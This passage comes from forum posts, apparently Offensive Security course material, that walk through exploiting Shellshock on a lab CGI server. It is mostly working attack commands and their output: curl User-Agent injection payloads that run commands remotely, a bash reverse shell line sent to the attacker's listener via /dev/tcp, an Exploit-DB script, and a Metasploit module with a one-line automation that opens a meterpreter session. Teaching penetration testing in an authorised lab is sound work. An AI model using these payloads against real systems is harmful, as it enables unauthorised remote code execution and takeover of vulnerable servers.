< left>< pre>Perl version is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)< br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz< br>Statistics for CpuStats (all)< br> user 0.00< br> nice 0.00< br> system 0.00< br> idle 100.00< br> ioWai
t 0.00< br> total 0.00< br>< /left>< br>HTTP_ACCEPT='*/*'
HTTP_HOST=10.11.1.71
HTTP_USER_AGENT ()
{
:
}
Memory Usage: 645/738MB (87.40%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.06

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sdal        4.8G  1.8G  2.9G  38% /
none             4.0K  0  4.0K  0% /sys/fs/cgroup
udev            359M  4.0K  359M  1% /dev
tmpfs           74M  484K  74M  1% /run
none            5.0M  0  5.0M  0% /run/lock
none            370M  0  370M  0% /run/shm
none            100M  0  100M  0% /run/user
< /pre>root@kali:~#
root@kali:~#
```

Ah! We haven't got a \$PATH value. So we need to hardcode the full paths to any programs we want to call.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/
<left><pre>Perl version is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Li
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
zzzz
</pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi
<left><pre>Perl version is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690 @ 3.47GHz<br>Statistics for CpuStats (all)<br> user 0.00<br> nice 0.00<br> system 0.00<br> idle 99.01<br> iowait
0.00<br> total 0.99<br></left><br>aaaa
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
zzzz
</pre>root@kali:~#
root@kali:~#
```

And now we can see we executed the command **"uname -a"** in-between our two markers.

The reason why we wanted to use markers, by using a bit of sed fu now, we can remove all unnecessary information on the page.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/
| sed -n '/aaaa/{:a;n;zzzz/b;p;ba}'
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; uname -a; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;zzzz/b;p;ba}'
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
root@kali:~#
```

Bingo! Clean output of our command.

If last time was "good", this is "better" 😊.

...we can also assign a bash variable to the command, which we want to execute, making it even easier!

Code:

```
root@kali:~# cmd="id"
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;zzzz/b;p;ba}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~#
root@kali:~# cmd="hostname -f"
root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
alpha
root@kali:~#
```

```
root@kali:~# cmd="id"
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;zzzz/b;p;ba}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali:~#
root@kali:~# cmd="hostname -f"
root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; ${cmd}; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
alpha
root@kali:~#
```

Notice this isn't "great" or "excellent". There is another stage or two - but its not required for this. You could go the extra mile by encoding the output of the command and then de-coding the output (via base64), incase any of the output "breaks" the exploit. The final stage would be to create a "fake" shell, by putting everything into a loop and waiting for input...

Current Options

So we have two options, either try to **see if there's any tools pre-installed on the box**, else see if we are able to **upload a shell of our own and execute** it (by generating something, such as **msfvenom**, or using what's in **"/usr/share/webshells/perl/"**, as we know perl is on the box).

Let's start by using the tools already on the box, just against itself. First thing to check is **Netcat** (which is why it's in the course materials).

Netcat

By using the **"whereis"** command, we can check to see if there is a match in the **\$PATH** folders. This is used for programs to

be executed (so you can do "nc" rather than "/bin/nc")

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; whereis nc; echo zzzz;'" http://10.11.1.7
| sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; whereis nc; echo zzzz;'" http://10.11.1.7/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
nc: /bin/nc /bin/nc.openbsd /usr/share/man/man1/nc.1.gz
root@kali:~#
```

So there IS Netcat on the box, however it appears to be the **OpenBSD** version of **Netcat** (which is the **only version that doesn't support "-e"**).

There's multiple versions/forks of Netcat (such as GNU, OpenBSD, Traditional, Netcat6), and similar such as "ncat" - all of which offer different things.

We can quickly check this by looking at the help screen:

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h; echo zzzz;'" http://10.11.1.7/cgi
| sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
root@kali:~#
```

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h; echo zzzz;'" http://10.11.1.7/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
root@kali:~#
```

That didn't work exactly as planned! There wasn't any output.

This is because the output is using "**stderr**" (**standard error**) rather than "stdout" (standard output). (*cough* this is a very common issue we see with students *cough*).

So by redirecting what would be shown via error's message, we should be able to see it.

It's good practice to already redirect. If you are unsure what output is being used, try running the command locally and put ">/dev/null" at the end. If you see the output, then the error redirect may NOT be required.

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; nc -h 2>&1; echo zzzz;'" http://10.11.1.7
| sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklNrStUuvZz] [-I length] [-i interval] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source]
        [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [destination] [port]
Command Summary:
...SNIP...
  -D          Enable the debug socket option
  -d          Detach from stdin
  -h          This help text
...SNIP...
root@kali:~#
```

```

root@kali:~# curl -H "User-Agent: () { ;; }; /bin/bash -c 'echo aaaa; nc -h 2>&1; echo zzzz;'" http://10.11.1.71/cgi-bin/admin.cgi -s \
> | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklLnRStUuvZz] [-I length] [-i interval] [-O length]
        [-P proxy_username] [-p source_port] [-q seconds] [-s source]
        [-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
        [-x proxy_address[:port]] [destination] [port]
Command Summary:
  -4                Use IPv4
  -6                Use IPv6
  -b                Allow broadcast
  -C                Send CRLF as line-ending
  -D                Enable the debug socket option
  -d                Detach from stdin
  -h                This help text
  -I length         TCP receive buffer length
  -i secs           Delay interval for lines sent, ports scanned
  -j                Use jumbo frame
  -k                Keep inbound sockets open for multiple connects
  -l                Listen mode, for inbound connects
  -n                Suppress name/port resolutions
  -O length         TCP send buffer length
  -P proxyuser     Username for proxy authentication
  -p port           Specify local port for remote connects
  -q secs           quit after EOF on stdin and delay of secs
  -r                Randomize remote ports
  -S                Enable the TCP MD5 signature option
  -s addr           Local source address
  -T toskeyword     Set IP Type of Service
  -t                Answer TELNET negotiation
  -U                Use UNIX domain socket
  -u                UDP mode
  -V rtable         Specify alternate routing table
  -v                Verbose
  -w secs           Timeout for connects and final net reads
  -X proto          Proxy protocol: "4", "5" (SOCKS) or "connect"
  -x addr[:port]   Specify proxy address and port
  -Z                DCCP mode
  -z                Zero-I/O mode [used for scanning]

Port numbers can be individual or ranges: lo-hi [inclusive]
root@kali:~#

```

We notice the following:

*OpenBSD netcat (Debian patchlevel 1.105-7ubuntu1)
This is nc from the netcat-openbsd package. An alternative nc is available in the netcat-traditional package.*

...and also the "-e" flag is not there (This is because this version of netcat is OpenBSD and doesn't come with it by default).

Based on the output of **"whereis"** it appears that **"netcat-traditional (/bin/nc.traditional)"** is NOT installed on the target (can double check this by doing: **"dpkg -l | grep netcat"** and/or **"find / -name 'nc.*' -type f"**) and it is only mentioned because it is known to be in the repository (which we can't install because we need Internet access on the machine AND to be root/sudo).

That didn't work. However, we could try and use bash itself.

Useful resource: [Reverse Shell Cheat Sheet](#).

Last edited by g0tmi1k; 07-22-2016 at 03:44 PM.

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

[Reply](#) | [Reply With Quote](#)

05-22-2016, 08:47 AM

#16



g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	462



Limited Shell

Exploit #1 - Manually (Part 3 - Bash Trick)

Bash

The first thing we are going to-do is setup our listener, which will be ready to catch the shell.

Depending on the system or network configuration (there's a difference!), there may be a firewall in-place, performing egress filtering which is blocking out bound connections.

We may need to discover what ports are allowed (either by trying "commonly" allowed values, or brute force), or encode our

traffic to look different to what it is (such as "**http-tunnel**"). **cough** You will need to-do something like this in the labs at some stage **cough**.

We are going to use the default port for HTTPS "443" (however our traffic will be RAW - not SSL/TLS) - which is a commonly allowed port.

Code:

```
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

```
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

Now we open a new terminal window, as the Netcat listener is waiting on a connection (tip, netcat only supports a single connection as it is single threaded. After a connection, you will need to restart it).

We quickly check to see what our lab IP is:

Code:

```
root@kali:~# ip addr show dev tap0
3: tap0:
  mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
  link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
  inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
    valid_lft forever preferred_lft forever
  inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
    valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# ip addr show dev tap0
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
  link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
  inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
    valid_lft forever preferred_lft forever
  inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
    valid_lft forever preferred_lft forever
root@kali:~#
```

So our VPN IP is "**10.11.0.4**".

Let's now try and create a connection (we didn't HAVE to put it in our command before, to keep it more "simple" as we don't care for any output from it, however it would make it harder to debug/troubleshoot if something goes wrong).

Code:

```
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; e
http://10.11.1.71/cgi-bin/admin.cgi -s | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'
```

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 41337)
bash: cannot set terminal process group (1191): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$ █

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ip addr show dev tap0
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/ether 8e:36:d0:72:cc:5a brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.4/16 brd 10.11.255.255 scope global tap0
        valid_lft forever preferred_lft forever
    inet6 fe80::8c36:d0ff:fe72:cc5a/64 scope link
        valid_lft forever preferred_lft forever
root@kali:~#
root@kali:~# curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;'" \
> http://10.11.1.71/cgi-bin/admin.cgi -s | sed -n '/aaaa/{:a;n;/zzzz/b;p;ba}'

```

Woohoo! Reverse shell 🙌.

Last edited by ipchain; 07-26-2016 at 12:30 AM. Reason: typo

PWB/OSCP (2011) | WiFu/OSWP (2013) | CTP/OSCE (2013) | AWAE (2015) | AWE (2016)

Reply

Reply With Quote

05-22-2016, 09:11 AM

#17



g0tmilk
Offsec Staff

Join Date:	Jun 2011
Posts:	462

Limited Shell

Exploit #2 - Exploit-DB

Remember when we looked up exploits using searchsploit, we saw one that was for "Apache mod_cgi" that we flagged to try later? Later is now 🙌.

Code:

```

root@kali:~# searchsploit Apache mod_cgi
-----
Exploit Title                                     | Path
-----|-----
Apache mod_cgi - Remote Exploit (Shellshock)    | ./linux/remote/34900.py
root@kali:~#

```

```

root@kali:~# searchsploit Apache mod_cgi
-----
Exploit Title                                     | Path
-----|-----
Apache mod_cgi - Remote Exploit (Shellshock)    | ./linux/remote/34900.py
root@kali:~# █

```

First thing we are going to-do is copy it out of the path (as we may want to modify the exploit, leaving the original untouched in case we need it again another time. Plus it makes it easier to find the exploit!).

Exploit: **EDB-ID #34900: Apache mod_cgi - Remote Exploit (Shellshock)**

Code:

```

root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/34900.py /root/alpha.py
root@kali:~#

```

```
root@kali:~# file /root/alpha.py
/root/alpha.py: a /usr/bin/env python script, ASCII text executable, with CRLF line terminators
root@kali:~#
```

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/34900.py /root/alpha.py
root@kali:~#
root@kali:~# file /root/alpha.py
/root/alpha.py: a /usr/bin/env python script, ASCII text executable, with CRLF line terminators
root@kali:~#
```

Before we run it, we quickly open it up in a text editor (we wouldn't want to blindly run something without checking it first, right?).

You are able to use any cli tool (e.g. cat, less, vim, nano, emacs) or GUI (e.g. gedit, geany, atom).

Things to keep an eye out for:

- The very top of the file - Is there any text that needs to be commented out, which would prevent it from running?
- Any malicious commands - Will it remove any of our files? Call back home?
- Comments from the author - Any information/tips of making it execute successfully? Any modifications needed to support different environments?
- How to execute it - do we need to use any command line arguments? Is there a help screen?

In this case, it's a straight forward python script, that will work out of the box, with a help screen. Everything looks to be in a working order.

So let's now run it.

Code:

```
root@kali:~# python alpha.py

        Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=< value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages: specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix universal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234
```

```

root@kali:~# python alpha.py

Shellshock apache mod_cgi remote exploit

Usage:
./exploit.py var=<value>

Vars:
rhost: victim host
rport: victim port for TCP shell binding
lhost: attacker host for TCP shell reversing
lport: attacker port for TCP shell reversing
pages: specific cgi vulnerable pages (separated by comma)
proxy: host:port proxy

Payloads:
"reverse" (unix universal) TCP reverse shell (Requires: rhost, lhost, lport)
"bind" (uses non-bsd netcat) TCP bind shell (Requires: rhost, rport)

Example:

./exploit.py payload=reverse rhost=1.2.3.4 lhost=5.6.7.8 lport=1234
./exploit.py payload=bind rhost=1.2.3.4 rport=1234

Credits:

Federico Galatolo 2014

root@kali:~#

```

Now it's just a case of filing in the information:

Code:

```

root@kali:~# python alpha.py \
  payload=reverse rhost=10.11.1.71 lhost=10.11.0.4 lport=443 \
  pages=/cgi-bin/test.cgi,/cgi-bin/admin.cgi
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin/admin.cgi
[!] Successfully exploited
[!] Incoming connection from 10.11.1.71
10.11.1.71>

```

```

root@kali:~# python alpha.py \
> payload=reverse rhost=10.11.1.71 lhost=10.11.0.4 lport=443 \
> pages=/cgi-bin/test.cgi,/cgi-bin/admin.cgi
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin/admin.cgi
[!] Successfully exploited
[!] Incoming connection from 10.11.1.71
10.11.1.71>

```

Woohoo! Reverse shell 🙌.

Last edited by ipchain; 07-26-2016 at 12:31 AM. Reason: typo

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply

Reply With Quote

05-22-2016, 09:30 AM

#18

Join Date:	Jun 2011
Posts:	462



g0tmilk ◦
Offsec Staff



Limited Shell

Exploit #3 - Metasploit

Because we start up the Metasploit framework, let's bring up the PostgreSQL database which is what powers Metasploit's database.

Reference: [Kali Docs Metasploit Framework](#)

Code:

```
root@kali:~# systemctl start postgresql
root@kali:~#
root@kali:~# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Thu 2016-05-19 21:54:24 BST; 58s ago
     Process: 4650 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 4650 (code=exited, status=0/SUCCESS)

May 19 21:54:24 kali systemd[1]: Starting PostgreSQL RDBMS...
May 19 21:54:24 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:15 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:17 kali systemd[1]: Started PostgreSQL RDBMS.
root@kali:~#
```

```
root@kali:~# systemctl start postgresql
root@kali:~#
root@kali:~# systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Thu 2016-05-19 21:54:24 BST; 58s ago
     Process: 4650 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 4650 (code=exited, status=0/SUCCESS)

May 19 21:54:24 kali systemd[1]: Starting PostgreSQL RDBMS...
May 19 21:54:24 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:15 kali systemd[1]: Started PostgreSQL RDBMS.
May 19 21:55:17 kali systemd[1]: Started PostgreSQL RDBMS.
root@kali:~#
```

We then start up Metasploit service:

Note, if this is your first time starting Metasploit framework, you may need to use "msfdb init" before running this command.

Code:

```
root@kali:~# msfdb start
root@kali:~#
```

```
root@kali:~# msfdb start
root@kali:~#
```

Now we can start up Metasploit console (and then check we are connected to the database):

Code:

```
root@kali:~# msfconsole -q
msf > db_status
[ * ] postgresql connected to msf
msf >
```

```

root@kali:~# msfconsole -q
msf > db_status
[*] postgresql connected to msf
msf >

```

Now just search for "shellshock" and see what options we have:

Note, If this is your first time starting Metasploit framework, you may need to use "db_rebuild_cache" and wait about 5 minutes as you will see "[!] Module database cache not built yet, using slow search".

Code:

```

msf > search shellshock

Matching Modules
=====

Name                               Disclosure Date  Rank      Description
-----
auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24     normal   Apache mod_cgi Bash Environme
auxiliary/server/dhclient_bash_env             2014-09-24     normal   DHCP Client Bash Environment
exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01     excellent Advantech Switch Bash Environ
exploit/multi/ftp/pureftpd_bash_env_exec        2014-09-24     excellent Pure-FTPd External Authentica
exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24     excellent Apache mod_cgi Bash Environme
exploit/multi/http/cups_bash_env_exec          2014-09-24     excellent CUPS Filter Bash Environment
exploit/multi/misc/legend_bot_exec             2015-04-27     excellent Legend Perl IRC Bot Remote Co
exploit/multi/misc/xdh_x_exec                  2015-12-04     excellent Xdh / LinuxNet Perlbot / fBot
exploit/osx/local/vmware_bash_function_root     2014-09-24     normal   OS X VMWare Fusion Privilege
exploit/unix/dhcp/bash_environment              2014-09-24     excellent Dhclient Bash Environment Var

msf >

```

```

msf > search shellshock

Matching Modules
=====

Name                               Disclosure Date  Rank      Description
-----
auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24     normal   Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
auxiliary/server/dhclient_bash_env             2014-09-24     normal   DHCP Client Bash Environment Variable Code Injection (Shellshock)
exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01     excellent Advantech Switch Bash Environment Variable Code Injection (Shellshock)
exploit/multi/ftp/pureftpd_bash_env_exec        2014-09-24     excellent Pure-FTPd External Authentication Bash Environment Variable Code Injection (
Shellshock)
exploit/multi/http/apache_mod_cgi_bash_env_exec  2014-09-24     excellent Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
exploit/multi/http/cups_bash_env_exec          2014-09-24     excellent CUPS Filter Bash Environment Variable Code Injection (Shellshock)
exploit/multi/misc/legend_bot_exec             2015-04-27     excellent Legend Perl IRC Bot Remote Code Execution
exploit/multi/misc/xdh_x_exec                  2015-12-04     excellent Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
exploit/osx/local/vmware_bash_function_root     2014-09-24     normal   OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection
(Shellshock)
exploit/unix/dhcp/bash_environment              2014-09-24     excellent Dhclient Bash Environment Variable Injection (Shellshock)

msf >

```

We could use "**auxiliary/scanner/http/apache_mod_cgi_bash_env**", however we have already tested with **nmap** and **nikto** that the target is vulnerable.

"**exploit/multi/http/apache_mod_cgi_bash_env_exec**" looks to be a perfect match for us.

Let's use it, and see what options we have to configure:

Code:

```

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name                               Current Setting  Required  Description
-----
CMD_MAX_LENGTH  2048             yes       CMD max line length
CVE              CVE-2014-6271   yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER          User-Agent       yes       HTTP header to use
METHOD          GET              yes       HTTP method to use
Proxies         no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST           yes              yes       The target address
RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
RPORT           80               yes       The target port
SSL             false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI       yes              yes       Path to CGI script
TIMEOUT         5                yes       HTTP read response timeout (seconds)
VHOST           no               no        HTTP server virtual host

```

```
Exploit target:
```

```

  Id  Name
  --  ---
  0   Linux x86

```

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options
```

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
```

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST		yes	The target address
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI		yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
VHOST		no	HTTP server virtual host

```
Exploit target:
```

```

  Id  Name
  --  ---
  0   Linux x86

```

```
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Looks straight forward enough!

Time to fill in the blanks (and then check everything is okay):

Code:

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.11.1.71
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/admin.cgi
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.11.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set LPORT 443
msf exploit(apache_mod_cgi_bash_env_exec) > show options
```

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
```

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	10.11.1.71	yes	The target address
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/cgi-bin/admin.cgi	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
VHOST		no	HTTP server virtual host

```
Exploit target:
```

```

  Id  Name
  --  ---

```

```

msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.11.1.71
RHOST => 10.11.1.71
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/admin.cgi
TARGETURI => /cgi-bin/admin.cgi
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.11.0.4
LHOST => 10.11.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set LPORT 443
LPORT => 443
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting  Required  Description
  ----          -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER         User-Agent        yes       HTTP header to use
  METHOD          GET               yes       HTTP method to use
  Proxies        no                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST          10.11.1.71       yes       The target address
  RPATH          /bin              yes       Target PATH for binaries used by the CmdStager
  RPORT          80                yes       The target port
  SSL            false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /cgi-bin/admin.cgi yes       Path to CGI script
  TIMEOUT        5                 yes       HTTP read response timeout (seconds)
  VHOST          no                no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Linux x86

msf exploit(apache_mod_cgi_bash_env_exec) > █

```

Note #1: Don't forget about "show advanced" as well as "show targets" (and going to use whatever the default payload is - but we could view them by doing "show payloads").

Something I personally like to-do is "set VERBOSE true" as you would get more information.

Note #2: Because I didn't define the payload to use, it will use the default one assigned by Metasploit (this may change depending on your version of Metasploit). You can also see the payload values missing from "show options".

Then it's time to cross fingers...

Code:

```

msf exploit(apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.11.1.71
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41343) at 2016-05-19 22:11:38 +0100

meterpreter >

```

```

msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.11.0.4:443
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.11.1.71
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41343) at 2016-05-19 22:11:38 +0100

meterpreter > █

```

Woohoo! Reverse shell 🎉.

Bonus

We can automate this by doing the following single command:

Code:

```

root@kali:~# msfconsole -q -x "use exploit/multi/http/apache_mod_cgi_bash_env_exec;
set RHOST 10.11.1.71; set TARGETURI /cgi-bin/admin.cgi;"

```



```

set PAYLOAD linux/x86/meterpreter/reverse_tcp; set LHOST 10.11.0.4; set LPORT 443;
run;"
RHOST => 10.11.1.71
TARGETURI => /cgi-bin/admin.cgi
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[ *] Started reverse TCP handler on 10.11.0.4:443
[ *] Command Stager progress - 100.60% done (837/832 bytes)
[ *] Transmitting intermediate stager for over-sized stage...(105 bytes)
[ *] Sending stage (1495599 bytes) to 10.11.1.71
[ *] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41344) at 2016-05-19 22:28:06 +0100

meterpreter >

```

```

root@kali:~# msfconsole -q -x "use exploit/multi/http/apache_mod_cgi_bash_env_exec;
> set RHOST 10.11.1.71; set TARGETURI /cgi-bin/admin.cgi;
